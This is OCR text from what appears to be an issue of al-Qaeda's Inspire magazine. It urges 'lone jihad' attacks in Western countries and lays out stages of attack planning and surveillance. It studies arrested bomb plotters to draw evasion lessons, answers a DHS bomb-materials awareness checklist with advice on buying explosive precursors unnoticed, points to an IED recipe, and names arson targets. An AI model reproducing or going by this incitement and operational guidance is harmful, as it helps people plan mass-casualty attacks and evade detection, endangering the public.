
There are quite a few mujahidin in Yemen for example, who had absolutely no contact with al Qaeda, hardly spoke the Arabic language, yet are now with us due to the blessings of Allah upon them.

All that we can advise you on this matter is to always put your trust in Allah; don't ever panic, even if the situation doesn't go in your favor.

Your brothers in al Qaeda in the Arabian Peninsula

﴿So fight in the cause of Allah,
you are not held responsible except for yourself.
And inspire the believers﴾

Suratun Nisa': 84



This is a LONE-MUJAHID ad.

For the Individual Mujahid
A BELIEVER IS NOT BITTEN FROM THE SAME HOLE TWICE

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path
Taken from Ansar1
Credit to the original brother
بسم الله الرحمن الرحيم

Assalaamualaikum wa Rahmatullah,

"A BELIEVER IS NOT BITTEN FROM THE SAME HOLE TWICE"
(Bukhari/ Muslim)

From this saying of the Prophet pbuh, it is understood that it is important to be aware, and not to repeat the same mistake. In other words - it is a necessary to learn from experience in order not to fall into similar error. Likewise, the linking of the characteristic of awareness (not being bitten from the same hole twice) to the believer indicated that it is a praiseworthy and necessary characteristic for a Muslim, since they are supposed to be leaders and witnesses over mankind.

In this article we analyze three typical cases of precious and motivated brothers who moved to strike at the heart of kufr but fell short of their material targets. We will seek to identify the typical methods of entrapment on the part of the kafir law enforcement agencies as well as the shortcomings on the part of the brothers which led to their mission being compromised. This awareness of the methods of the enemy and that of our shortcomings is critical in order to realize the above saying of the Prophet pbuh. Let me remind you that a motivated brother is great asset for the Mujahideen since without motivation all the thoughts and talk of fighting the aggression of the kuffar will remain put and will not translate into actions.

Though they fell short of their material targets, they were able to drive home the reality and the threat of the Individual Jihad to the centers of kufr. In fact, we must consider them to have succeeded in the sense that they translated their thoughts and words into action against the aggression of the kuffar in order to please Allah SWT. In captivity their position near Allah SWT has improved than most of us, that is how we consider them and Allah is the Knower of what is in the hearts.

Before we go on to analyze the cases of the brothers, let us first go through the stages through which the individual Mujahid has to go through in order to mount a successful attack. We will then analyze the cases in the context of the discussed modus operandi of the Mujahid.

1. SELECTING A TARGET:

This stage involves the selection and identification of the target. The Individual Mujahid may have a predetermined target in his mind for which he will pick a method of attack. This is based upon the characteristics and vulnerabilities of the target.

An other case could be that the Mujahid may have predetermined the method of attack (say an IED) and will then look for a target vulnerable to that method of attack.

Most often the Mujahid may have a list of targets. The target selection may be altered during the planning process.

Prior to this stage, the motivation for the attack may come from increased awareness of the events from the fields of Jihad through the Internet. Prime motivators are the crimes of the Crusaders against the Muslims and the awareness of the obligation of Jihad and yearning for Shahadah to repel the aggression.

Vulnerabilities:

Sloppy information security measures during online activities and misdemeanor (such as a loose tongue) during off line activities can draw the attention of the kuffar law enforcement agencies (hereby referred to as dogs).

2. PREOPERATIONAL SURVEILLANCE:

The Mujahid will conduct detailed surveillance of potential target to determine what security measures are in place around the target and to gauge whether he has the ability to successfully attack it. If the target is too difficult to attack, he will move on to an easier target. At the end of this stage the Mujahid would have finalized the target for attack.

Vulnerabilities:

If the security measures of the target exceed the capabilities of the Mujahid and if he proceeds with the attack, it is most likely to fail.

Detailed surveillance may expose the Mujahid to the dogs around the target. Misdemeanor during such exposure (such as unseasonal clothing or open photography or frequent sighting) will raise suspicion.

3. MORE SURVEILLANCE:

Once the target is finalized, another round of surveillance will be needed which would be far more detailed than the previous one and would seek to obtain all the details necessary for planning the attack.

For example, if the attack is being planned against a building, this round of surveillance will generally try to obtain a detailed description of the target's physical security features and security force procedures. It will also focus on establishing a baseline understanding of the activity that can be expected around the facility at the time of day the attack is anticipated.

If the target of the attack is an individual, the individual's residence, office and other places he individual frequents will be surveyed. The target's usual routes between these places will be analyzed for choke points which can be exploited for attack and escape.

Vulnerabilities:

Poor surveillance trade craft.

4. OPERATIONAL PLANNING:

During this stage weapons for the attack as well as any special skills (such as driving skills, hand to hand combat) which will be needed for the mission are acquired. Sometimes the weapons may have been acquired during the pre-operational planning stages.

The surveillance continues and the exact details of the operation are casted and rehearsed.

Vulnerabilities:

The movement of the Mujahid during this stage increases and may expose him to the dogs especially during training, communication, surveillance and weapons acquisition.

Weapons acquisition poses a significant vulnerability for the individual Mujahid especially when he aspires to carry out a spectacular attack which is far beyond his capability. He may want to carry out VBIED attack even though he does not know how to make an IED. So, in order to bridge the gap between his aspirations and his capabilities, he would reach out to someone who can provide the explosives or the ready made IED and as we will see.... most often that "someone" turns out to be an undercover dog who does him in. In other cases, the Mujahid purchases the ingredients for the EID online. Here the business selling the ingredients would play the dog.

5. OPERATION

Once the planning is completed, weapons acquired and training completed, the Mujahid should be ready to deploy in secret. At this stage the dogs can only act as firefighters to minimize the casualties from the assault of the Mujahid.


Vulnerabilities:

Though it is difficult for the dogs to stop the attack once the operation is underway, it could be thwarted owing to mistakes from the Mujahid's end during the deployment.

So with the above background, let us now proceed to study 3 typical cases of the precious brothers who were undone during the course of their action....may Allah accept them and hasten their release.

Note: Most of the information about the cases has been gathered from kafir sources. It is definitely possible that it may contain fabrications against the brothers. It is being presented here solely because it offers valuable lessons of us to learn.

Sami Osmakac



Age: 25 years

Location: Pinellas Park, Florida

Date of Arrest: 7 January 2012

Under Surveillance since: September 2011

Circumstances leading to arrest:

The brother was arrested after he allegedly took possession of explosives, a fully automatic AK-47 assault rifle, ammunition and magazines for the AK-47, a pistol, ammunition and a magazine for the pistol, grenades, and a explosive vest.

A FBI document states:

“In late September 2011, a confidential source informed the FBI of Osmakac’s interest in purchasing flags representing al-Qa‘ida. In subsequent conversations, Osmakac allegedly expressed the desire to conduct a violent attack in the Tampa area and asked for assistance in procuring a vehicle-borne improvised explosive device (VBIED), weapons such as Uzis or AK-47s, and an explosives-laden belt to use in a two-stage attack. As part of an undercover operation, Osmakac was introduced to an individual whom he believed to hold extremist beliefs and was able to supply weapons and explosives. All weapons, ammunition, and explosives provided by the FBI had previously been rendered inoperable.

According to court documents, during November 2011, Osmakac planned to attack a Tampa area military recruiting center. However, he later changed his plan, allegedly telling a confidential source that the recruiting center did not have enough personnel inside.

According to the arrest affidavit, on 1 January 2012, Osmakac drove through the Ybor City neighborhood of Tampa to choose target locations, planning to eventually set off an explosive charge packed in the trunk of a vehicle parked in front of high-end restaurants and nightclubs. All of his pre-operational activities were closely

monitored by the FBI.

Osmakac allegedly outlined various scenarios in which he would park a VBIED near busy nightspots and return to his nearby hotel room to collect the remaining weapons. He would then return to the scene to detonate the VBIED remotely, and in the aftermath conduct a small-arms attack at a nearby location while wearing a suicide vest. According to a confidential source, Osmakac said he would attempt to take hostages and contact authorities, specifically the FBI, in order to negotiate the release of Muslim prisoners. Osmakac told the same source that he believed that detonating the VBIED before he took hostages would prove he was “not joking.” Osmakac allegedly planned to release the hostages and detonate the suicide vest while surrendering to law enforcement after his demands were met, according to court documents.”

Analysis:

From the above plot summary, it is clear that the mission of the motivated brother was compromised at the pre-operational planning stage and it was due to misdemeanor during off-line activities. The brother allegedly inquired about buying “Al-Qaida flags” and talked about attacking targets in Tampa area.
The gap between his capabilities and his aspirations made him reach out for help.

He was undone by a Rand Muslim who was an undercover dog. Other sources indicate that the Muslim community in Tampa area helped the dogs in the investigation against the brother . The brother was reportedly banned from two Masjids due to his so called extreme views.

Infact Hassan Shibly, a Tampa attorney and the executive director of the Council on American-Islamic Relations, said that the CAIR office received calls from people in the Islamic community who were concerned about Osmakac's “extreme” views.

"Contact the authorities as soon as possible," Shibly said he told those people.

La hawla wala quwwata illa billah …..how wretched are the actions that colonized minds beget. Their loyalty to the Taghut comes before their loyalty to Allah, His Messenger pbuh and the Muslims. The love and fear of the master makes them spy on fellow Muslims who carry a burning concern against the aggression of the kuffar in Muslim lands. The Kuffar talk in terms of most obscene forms of violence while they(Rand Muslims) rush to make peace with them…..the peace of the ignorant and the subjugated !

Lessons learned:

Information security is paramount for a mission. The Individual Mujahid must maintain the same. Trust first and foremost in Allah and then your abilities and planning.

Know your capabilities and target that which is within your reach.

Learn to improvise.

Khalid Ali- M Aldawsari



Age: 20 years

Location: Texas, Lubbock County originally from Saudi Arabia

Date of Arrest: February 23, 2011

Under Surveillance since: February 1, 2011

Circumstances leading to arrest:

The brother was arrested after he made on line purchase for chemical ingredients for constructing an IED. The tip off came from the chemical company that the brother approached for obtaining the chemicals.

As per the court documents Khalid had placed an order for ten bottles 500ml each of phenol from Carolina Biological Supply company (Burlington, North Carolina). The purchase was made through the company website using his debit card. CBS received the order on January 30, 2011 and shipped the order on January 31, 2011 via FEDEX. Khalid had allegedly requested that Con-way Freight hold the package for him until he could pick it up.

The chemical company was suspicious of the order and immediately informed the dogs who concluded that though phenol had legitimate uses, it can be used for manufacture of picric acid which is a high explosive. This led to CBS recalling the shipment before Khalid could pick it up from the freight service.

Subsequently the dogs posing as CBS employees called Kalid a number of times and engaged him in conversations during which they inquired from him his personal details and the purpose for the phenol purchase. Khalid allegedly informed them that he needed the chemical for conducting off campus research. Simultaneously the dogs were keeping tabs on his online activities. The dogs claimed that electronic surveillance of Khalid's email accounts revealed his research on explosives as well as on potential targets for carrying attacks. The brother was also allegedly posting blogs related to Jihad. The brother had also allegedly purchased sulfuric acid and nitric acid in December 2011.

The findings of the electronic surveillance led the dogs to conduct physical searches of his apartment during which they took possession of his personal journal. An an excerpt from the journal allegedly read ..

“I excelled in my studies in the high school in order to take an advantage for a scholarship to America, by Saudi government and its companies, so I applied with Saudi Industrial corporations, and with the Traitor of the Two Holy places scholarship program and was accepted for all of them..thank God. I chose a specific Saudi sponsoring corporation for two reasons First sends it students directly to America...contrary to others which requires its students to study in the Land of Two Holy places for one year. Second, the sponsoring corporation's financial scholarship is the largest, which will help me tremendously in providing me the support I need for Jihad, God willing. And now after mastering the English language, learning how to build explosives, and continuous planning to target the infidel Americans, it is time for Jihad. I put my trust in God, for he is the best Master and Authority.”

SubhanAllah ! May Allah give all of us a similar concern and determination against the enemies of Allah...ameen

Analysis:

The mission undertaken by brother Khalid was compromised during the operational planning phase and specifically during the weapons acquisition stage. The brother had put in extensive planning and effort for the mission. This is evident from his journey from a high school in Saudi Arabia to a university in Texas, after bagging a corporate scholarship. He was successful in obtaining most of the ingredients for the IED without being detected. He also had shortlisted his targets and had an elaborate plan for placement and detonation of the IED.

The mission was compromised by the chemical company where Khalid made the purchase. The Department of Homeland Security is running a bomb making awareness program. Fliers are distributed to local businesses in a variety of industries to promote suspicious activity reporting.

Khalid made an online purchase of direct chemicals using his own debit card. The brother apparently made no effort in covering his online tracks which led the dogs to uncover the entire plot.

Lessons learned:

Never make online purchase of direct chemicals for manufacture of explosives.

Cover your tracks online. Learn about online information security before before taking your Jihadi mind online.

Learn to improvise from household items. Inspire recipe is the easiest.

There is no replacement for patience, determination and sound planning. The brother was almost successful.

Nasser Jason Abdo



Age: 22 years

Location: Killeen, Texas

Date of arrest: July 27, 2011

Under Surveillance since: NA

Circumstances of Arrest:

This concerned Muslim was arrested after a tip-off from a local gun shop which goes by the name “Gun's Galore”. Brother Abdo had allegedly raised the suspicion of the staff by buying an unusually large amount of smokeless gunpowder, three boxes of shotgun ammunition and magazine for a pistol. This is the same gun shop where brother Nidal Hassan had bought a pistol which was used in the Fort Hood attack.

He was arrested by the Killeen police at a traffic stop after a clerk notified the dogs who, in turn, tracked Abdo to the America's Best Value Inn and Suites via the taxi that he had taken to make his purchase.

At the hotel room where Abdo was staying, three miles from Fort Hood's main gate, the dogs allegedly found a handgun and the ingredients for an explosive device, including gunpowder, shrapnel and pressure cookers. The dogs claimed that an article entitled "Make a bomb in the kitchen of your Mom" from Inspire magazine was also found. Abdo had also purchased a uniform with Fort Hood patches from a military surplus store.

Abdo joined the Army in March 2009 and had applied for conscientious objector status in June 2010 arguing that being a Muslim prevented him from serving in Afghanistan. His pending discharge was put on hold when the

Army claimed to have 'discovered' the images of child pornography on his government-issued computer. He had been AWOL since July 4 from Fort Campbell, Kentucky. In an interview with Al-Jazeera TV which aired on August 21, 2010, Nasser stated that
"I don't believe I can involve myself in an army that wages war against Muslims. I don't believe I could sleep at night if I take part, in any way, in the killing of a Muslim."

Analysis:

The mission undertaken by brother Abdo was compromised in the final moments of the operational planning phase. Again, the business where the purchase for ammunition was made played the dog.
The plan by brother was fairly well conceived and his military background provided great cover for his activities. He had finalized a restaurant frequented by US army personnel as a target and had done the surveillance too. His choice of the INSPIRE recipe was also spot on.

Lessons learned:

Do not purchase the material for cooking the IED in bulk quantity. Go drop by drop.

end of the article

For The Individual Mujahid

DHS Bomb Making Materials Awareness Program

In the Name of Allah, The Most-Compassionate The Most-Merciful

Taken from ansar1

Allahummar zuqnee shahaa datan fi sabi lik

Oh Allah! Grant me Martydom in your Path

بسم الله الرحمن الرحيم

Assalaamualaikum,

As a part of their 'counter-terrorism' efforts, the Department of Homeland Security, USA has been running a Bomb Making Material Awareness Program targeted at US citizens in general and US private business sectors in particular. As a part of this program DHS is circulating fliers and user guides to businesses and asking them to report any suspicious activity. Given below is one such poster on "Suspicious Behavior Indicators" which asks some key questions for the businesses to consider and which would give an indication of a terrorism suspect.

We have been observing a pattern among the arrests of the individual mujahids (may Allah reward them and hasten their release) - most of them were undone by the businesses where they purchased the materials. Therefore, as a part of our counter-counter-terror efforts, following is a detour to the above questions for the aid of the Individual Mujahid.

Have any customers attempted to purchase unusual or large quantities of peroxide products, acetone or strong acid products (Muriatic Acid, drain cleaner, etc.)?

Ans. Never purchase bulk quantities of raw materials for explosives. Go drop by drop. And never purchase direct raw materials online.

Have any customers displayed nervous or evasive behavior when purchasing or attempting to purchase peroxide products or unusual quantities of acetone or acids?

Ans. Research well with Improvised Explosives Manuals to improvise the materials needed from household items. There are many bomb making recipies which do not need acids or peroxide or acetone. The INSPIRE recipe is the easiest. And when buying the raw materials shop cleverly. Say for INSPIRE recipe you need matchsticks....then buy charcoal too. Or say you want to buy floor cleaner for improvisation.....then buy the mop...the bucket and the scrub too. Drown the required product in compatible products. Do not let it stand out.

Is the customer a regular customer, is this the first time he/she has visited your store?

Ans. If you stick to improvisation from household materials, you can get it from the mart you frequent.

Did the customer give evasive responses when questioned?

Ans. Always have a cover story before you buy the materials. Research well and expect the unexpected questions. Read the manual by GIMF on how to do secret work for more information (hxxp://www.mediafire.com/?f132fsmlyapu1w3) {someone please send me a working link to this}

Did the customer lack the knowledge of the product's proper use?

Ans. You should have the answer for this.

Did the customer refuse to purchase a substitute product?

Ans. This is to trap you. In such a situation, follow his lead and don't resist the alternate product. Learn about its cons and you will have a reason to resist the alternate product. Patience is the key.

Did the customer insist on in-store pick up rather than delivery to a specific address?

Ans. This should not arise if you go drop by drop.

Did the customer insist on cash payments?

Ans. If you purchase small quantities this should not be a problem. Have a believable cover story always for pro and con situation and practice it well before the mirror until it comes naturally. Or you can follow his lead and open your wallet to take out the credit card and pretend to have forgotten and offer to pay cash or come back with the card. Or if its common household item, it should not be a problem to pay with the card.

Did the customer have any burns or unusual discolorations on his/her hands or arms?

Ans. Don't do anything or appear to stand out from the crowd. Prepare yourself for this. Don't don yourself with unseasonal clothing or the likes of which would make you stand out.

Did the customer emit any unusual odor or chemical smell ?

Ans. Take care of this. Even in such a situation, have a good cover story.

Would you recognize this person if you saw him/her again?

Ans. If you would have taken care of the above points and would have a believable cover story for everything you did, you shouldn't be paranoid about being recognized. Don't go overboard to disguise yourself in such a way that would make you standout. Better shop at a mart which is always crowded or at the peak time. The cashier or the salesman will not be able to have a second glimpse at you. Be calm and normal. Be confident while relying on Allah, you will succeed.

Finally, remember the saying of the Prophet pbuh that a Believer is never stung twice from the same hole. Learn from the mistakes of others and let not the obstacles unnerve you. May Allah grant you victory for you have chosen to retaliate against the aggression and oppression of the Crusader enemy.....ameen

wasalaamualaikum

To the Knights of Lone Jihad

You are Lethal! You are Devastating! You are the knight who strikes the enemy's heart, penetrating his armor, exposing his vulnerabilities. You are the David who cuts down the Goliath. This unique heroic act can only be performed by you, with steadfast determination, unfaltering courage and rock-solid resolution. Few are selected by Allah for this purpose.

The following advises are presented to the knights of lone *jihad*:-

1. Tawakkul (reliance) on Allah is paramount to *Jihad*. Allah says: ﴿**If Allah helps you, none can overcome you; and if He forsakes you, who is there after Him that can help you? And upon Allah let the believers rely**﴾ [3: 160]

Qadar encompasses all things and He does as He wishes. So rely on Allah. He will protect you, support you and guide you. He will put tranquility in your heart and the ability to carry out your mission. Allah says about this reliance: ﴿**And whoever relies upon Allah – then He is sufficient for him. Indeed, Allah will accomplish His purpose. Allah has already set for everything (difficulty and ease) a decree (end)**﴾ [65: 3]

Bear in mind that reliance on Allah also includes taking precautionary measures, being cautious and abiding by the plan

2. Beware of Ma'asiy (sins); disobedience is a door to failure, a path toward defeat. Remember what happened in the Battle of Uhud was because of *Ma'asiy*, disobedience and violation of the Prophet's ﷺ planned strategy.

3. Trust in the promise and reward of Allah. Your strength and support is from the Almighty Alone. Be wary of trusting upon your intelligence and training, your trust should be in Allah alone. Day and night, supplicate to Allah, beseeching Him by His Names and Attributes asking Him to make ease all of your operations and to not entrust you to yourself even for a blink of an eye. The Prophet Muhammad ﷺ advised his daughter Fatima to recite in the morning and evening, *"Yaa Hayyu Yaa Qayyuum, birahmatika astaghiith, aslih lii sha'nii kullahu walaa takilnii ilaa nafsii tarfata 'ain."*

4. Perseverance. Your enemies are not a push over, they persevere in their wickedness. They advise each other to be patience on their *Shirk* and *Kufr*. Allah says: ﴿**And the eminent among them went forth, [saying], "Continue, and be patient over [the defense of] your gods. Indeed, this is a thing intended**﴾ [38: 6]

As for you, a believer, Allah, your defender, orders you: ﴿**And do not weaken in pursuit of the enemy. If you should be suffering – so are they suffering as you are suffering, but you expect from Allah that which they expect not. And Allah is ever Knowing and Wise**﴾ [4: 104]

Also the Prophet Muhammad ﷺ gives you the best advice for perseverance: *"Victory comes with patience."*

And an old wisdom states: "victory is one hour patience."

5. Have good omen. If you lose track of an enemy, don't be distressed. It is Allah's plan. Don't give up! *Bidhnillah* you'll achieve your goal, even if it is after some time. How many enemies have escaped their traps only to have Allah return them to justice, with His delay being actually more beneficial.

6. Beware of haste, which leads to negligence. *Jihad* will continue until the Last Day. Seek refuge with Allah from weakness and laziness. If the *Kuffar* have evil plans, Allah too has plans, and Allah is the Best of planners. He says about the enemies of His religion and those who fight His *Shari'ah*:

﴿**And they had planned their plan, but with Allah is their plan [recorded], even if their plan had been [sufficient] to do away with the mountains. So never think that Allah will fail in His promise to His messengers. Indeed, Allah is Exalted in Might and Owner of Retribution**﴾ [14: 47/48]

And whoever has evil plans against the religion of Allah, Allah plans against him: ﴿**And they planned a plan, and We planned a plan, while they perceived not. Then look how was the outcome of their plan – that We destroyed them and their people, all**﴾ [27: 50/51]

Verily Allah is the Executor of affairs. ﴿**And you did not kill them, but it was Allah who killed them. And you threw not, [O Muhammad], when you threw, but it was Allah Who threw that He might test the believers with a good test. Indeed, Allah is Hearing and Knowing. That [is so], and [also] that Allah will weaken the plot of the disbelievers**﴾ [8: 17/18]

Extracted from Sheikh Harith An-Nadhary's lecture, 'Mujahideen in the Cities'.

E-MAILED QUESTION:

Assalam Aleikum brothers in Inspire Magazine. Is the idea of individual jihad that effective? How does a small operation affect powerful states?

Ramzan Ali

E-MAILED ANSWER:

Walekom Salam brother Ramzan.

Allah the Almighty says, ﴿**Indeed, those who disbelieve spend their wealth to hinder (people) from the Path of Allah. So they will continue to spend it; then it will be for them a (source of) regret; then they will be overcome. And those who have disbelieved will be gathered unto Hell**﴾ [8: 36]

He also says, ﴿**So fight in the cause of Allah, you are not held responsible except for yourself. And inspire the believers**﴾ [4: 84]

First, the idea of lone jihad is simple and easy. Every Muslim in the *kafir* enemy's land can carry it out. Its impact is big and great and its means and ways are possible, plentiful and easy to access. For example, a matchbox is plentiful and easy to acquire and use. And the results of these operations are catastrophic and very subduing to the enemy.

These operations are advantageous in several ways:

- The targets are many; hotels, commercial buildings, wooden residences, forests and *kuffars'* plantations.
- It moves the war into the enemy's territory just like they kill our Muslim brothers and sisters in the Islamic countries, destroying their houses and burning down their plantations.
- It makes the enemy to revise its anti-muslims aggressive policies. When he is hit inside his country because of his war on Islam and occupation of Muslim lands, he is compelled to change his stands. Whoever feels safe from punishment, misbehaves.
- It's difficult for the enemy to provide security for its wide range of targets.
- It's difficult to identify the executor. Hit and run.
- Numerous operations could be done in one day by the very same individual.
- Spreading of insecurity among the population, thus more government sectors are affected.
- Providing security to low profile areas occupies the government's efforts. This destroys its spirit for it has paid a lot for the expensive tools and plans which in return could not guarantee him a 100% security from the assaults of the mujahideen.

In general, if an enemy is strong in one field, he is weak in another. And his weak spot is a reason behind its downfall. Here the simple and easy individual jihad operations come in. They exhaust the enemy, drain his economy and punish him for his actions. And the military budget (which is almost crumbled) will be for Homeland security purposes.

We call all Muslims in the West in general and in the US, UK, France, Denmark, Norway and Italy in particular to embrace this new tactic. And *biidhnillah*, few operations will unfold the impact.

CHAPTER 2

INVITATION



A Call to Islam

HAZIM NOOR

This is a message to the non-Muslims of the world. I wish to echo this message in every building, slum, desert, house, media outlet and corner street. I am not calling you to a race, ideology, or country. Instead, I am calling you to something that has no boundaries in this world. I am calling you all to the eternal light of Islam.

It is the same God that Abraham humbled himself to which I am calling all of you. It is the same call that all the Prophets called to: "Worship Allah and reject disbelief". Verily, there is none worthy of worship except Allah alone and Muhammad is His final Messenger. To Him alone belongs the dominion of the heavens and the earth and there is not a soul that has a share in His Magnificence. He is Allah; He is not in need of anything but everything depends on Him. There is none like Him as He is above everything.

If you choose to accept this call, with Allah's mercy you will taste the beauty of Islam and enjoy life to its maximum even if you were the poorest person under the sky. That's because you will live Islam in every action of yours and live with the knowledge that Allah has preserved a remarkable gift for you in Paradise. You will find that following the lifestyle of Prophet Muhammad ﷺ will become your occupation as it will be the coolness of your eyes. Islam will teach you that every ism, including materialism, is a mere creation of Allah and that it will perish. But Allah will never perish.

